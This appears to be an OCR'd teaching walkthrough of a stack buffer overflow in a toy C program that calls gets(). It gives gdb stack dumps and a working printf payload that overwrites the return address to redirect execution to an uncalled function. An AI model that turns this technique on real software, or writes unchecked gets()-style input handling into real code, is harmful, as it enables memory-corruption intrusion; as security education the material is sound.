
```
(gdb) run
Starting program: /home/vmplanet/demo

Breakpoint 1, main () at demo.c:17
17              GetInput();
(gdb) x/8xw $esp
0xbffff448:     0xbffff4c8      0x00144bd6      0x00000001      0xbffff4f4
0xbffff458:     0xbffff4fc      0xb7fff858      0xbffff4b0      0xffffffff
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10          gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb)
```

Value on the top of the stack after the call to the GetInput( ) function


Value that was previously pointed to by the Stack Pointer

Corresponds to the Return address in main( ): 0x0804844e. See the screenshot for Step 4. This is the address that needs to be overwritten with the starting address for the CannotExecute( ) function

Stack Layout



Running the Program for Valid Input




```
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10          gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefg
11          puts(buffer);
                                 d c b  a       \0 g f  e
(gdb) x/8xw $esp
0xbffff434:     0xbffff438      0x64636261      0x00676665      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefg
13        }
```

Passing a valid input ←

Desired output ←

Either way of passing inputs is fine when we pass just printable Regular characters




```
vmplanet@ubuntu:~$ ./demo
abcdefg
abcdefg
vmplanet@ubuntu:~$ printf "abcdefg" | ./demo
abcdefg
vmplanet@ubuntu:~$ 
```

When we want to pass non-printable characters or memory addresses, we need to use the printf option (need to pass them as hexadecimal values)


Stack Layout: Valid Input

High memory end



Low memory end

Running the Program for an Input that will Overflow: No Side Effects




```
Breakpoint 1, main () at demo.c:17
17              GetInput();
(gdb) x/8xw $esp
0xbffff448:     0xbffff4c8      0x00144bd6      0x00000001      0xbffff4f4
0xbffff458:     0xbffff4fc      0xb7fff858      0xbffff4b0      0xffffffff
(gdb) s

Breakpoint 2, GetInput () at demo.c:10
10          gets(buffer);
(gdb) x/8xw $esp
0xbffff434:     0x0011e0c0      0x0804847b      0x00283ff4      0xbffff448
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefgh
11          puts(buffer);
(gdb) x/8xw $esp
0xbffff434:     0xbffff438      0x64636261      0x68676665      0xbffff400
0xbffff444:     0x0804844e      0xbffff4c8      0x00144bd6      0x00000001
(gdb) s
abcdefgh
13      }
(gdb) 
```

The LSB of the memory address pointed to by the frame pointer is overwritten. However, since this corresponds to the inconsequential frame pointer value for the main( ), there are no side effects.

Exploiting the Buffer Overflow Attack

- We need to pass the starting memory address of the CannotExecute( ) function: 0x08048414 as part of the user input to overwrite the correct return address of the GetInput( ) function.
  - We need to pass 16 bytes of character input (8 bytes for the buffer array, 4 bytes for the Frame Pointer for main( ); the last 4 bytes corresponding the starting memory address of CannotExecute( )).
- Note that the processor architecture on which the example is run is a Little-endian one.
- Hence, the least significant value of the memory address (\x14) should be passed first as part of the sub string input along with the characters.




```
vmplanet@ubuntu:~$ printf "abcdefg" | ./demo
abcdefg
vmplanet@ubuntu:~$ printf "abcdefghijkl\x14\x84\x04\x08" | ./demo
abcdefghijkl
This function cannot execute
Segmentation fault
vmplanet@ubuntu:~$ ./demo
```


printf has to be used to pass Memory addresses as inputs

Segmentation fault because from the CannotExecute( ) function, there is no way for the control to return to the main( ) function and go through a graceful termination.

Starting memory address for the CannotExecute( ) function

